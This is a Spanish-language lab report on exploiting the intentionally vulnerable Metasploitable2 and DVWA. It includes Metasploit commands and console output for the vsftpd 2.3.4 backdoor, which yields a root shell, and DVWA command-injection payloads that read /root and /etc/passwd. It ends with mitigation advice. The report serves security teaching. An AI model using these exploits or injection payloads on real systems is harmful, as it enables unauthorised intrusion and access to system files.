Reporte de Práctica: Explotación de Vulnerabilidades en DVWA y Metasploitable

Introducción

El objetivo de esta práctica es analizar y explotar vulnerabilidades presentes en un entorno controlado utilizando herramientas de ciberseguridad como nmap, Metasploit y la navegación web en DVWA (Damn Vulnerable Web Application). Este ejercicio tiene como alcance evaluar las vulnerabilidades explotables, demostrar técnicas de escalación de privilegios y proponer medidas de mitigación para mejorar la seguridad de sistemas vulnerables.

Metodología

Para llevar a cabo esta práctica, se siguieron los siguientes pasos:

1. **Configuración del entorno vulnerable:**
   - Instalación y configuración de Metasploitable2 como entorno objetivo.
   - Acceso a DVWA en la dirección `http://192.168.100.16/dvwa`.
2. **Herramientas utilizadas:**
   - **nmap:** Para identificar puertos abiertos y servicios en ejecución.
   - **Metasploit Framework:** Para explotar vulnerabilidades conocidas, como la del módulo `vsftpd_234_backdoor`.
   - **Navegador web:** Para realizar ataques de Command Injection en DVWA.
3. **Técnicas empleadas:**
   - Reconocimiento de servicios.
   - Explotación de vulnerabilidades de servicios.
   - Inyección de comandos en la aplicación web DVWA.

Resultados

Vulnerabilidades Identificadas

Mediante el escaneo con **nmap**, se identificaron los siguientes servicios vulnerables entre otros:

- **21/tcp:** FTP (vsftpd 2.3.4).
- **22/tcp:** SSH (OpenSSH 4.7p1 Debian 8ubuntu1).
- **25/tcp:** SMTP (Postfix smtpd).

- **53/tcp:** DNS (ISC BIND 9.4.2).
- **80/tcp:** HTTP (Apache httpd 2.2.8).
- **111/tcp:** RPC (rpcbind 2).
- **1099/tcp:** Java RMI (GNU Classpath grmiregistry).

Explotación de Vulnerabilidades

1. Explotación del Servicio FTP

Se utilizó el módulo `vsftpd_234_backdoor` de Metasploit para explotar la vulnerabilidad en el puerto 21. Esto permitió establecer una conexión y obtener accesos de superusuario:


Comando utilizado:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.100.16
run
```

Resultado:

- Acceso como superusuario confirmado.


msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.100.16
RHOST => 192.168.100.16
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.100.16 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.16:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.16:21 - USER: 331 Please specify the password.
[+] 192.168.100.16:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.16:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.7:45193 → 192.168.100.16:6200) at 2024-12-14 12:01:12 -0600
id
uid=0(root) gid=0(root)
whoami
root



2. Inyección de Comandos en DVWA

Se explotaron vulnerabilidades de inyección de comandos en distintos niveles de seguridad de DVWA accediendo a `http://192.168.100.16/dvwa/login.php`.


Nivel Bajo (LOW)

Payload:

```
127.0.0.1; ls -la /root
```

Resultado:

- Listado de archivos en el directorio root.




Nivel Medio (MEDIUM)

Payload:

```
127.0.0.1 | cat /etc/passwd
```

Resultado:

- Lectura del archivo `/etc/passwd` que muestra la lista de usuarios del sistema.



Nivel Alto (HIGH)

Payload:

```
192.168.100.16 | pwd
```

Resultado:

- Obtención del directorio de trabajo actual.

Mitigación

Para remediar las vulnerabilidades identificadas, se proponen las siguientes medidas:

1. **Actualizar Software:**
   - Actualizar los servicios vulnerables (FTP, Apache, OpenSSH, etc.) a sus últimas versiones.
2. **Restricción de Acceso:**
   - Implementar reglas de firewall para limitar los accesos a los puertos abiertos.
3. **Validación de Entradas:**
   - Mejorar la validación de entradas en aplicaciones web para prevenir inyecciones de comandos.
4. **Seguridad en Redes:**
   - Implementar redes segmentadas y deshabilitar servicios innecesarios.

Conclusión

Esta práctica permitió identificar vulnerabilidades explotables en un entorno controlado, demostrando la importancia de mantener los sistemas actualizados y aplicar buenas prácticas de seguridad. Las herramientas empleadas (nmap, Metasploit y DVWA) fueron clave para realizar un análisis exhaustivo y exponer los riesgos asociados a la falta de medidas de seguridad. Finalmente, se concluye que implementar las medidas de mitigación propuestas es esencial para reducir la superficie de ataque y proteger los sistemas contra amenazas externas.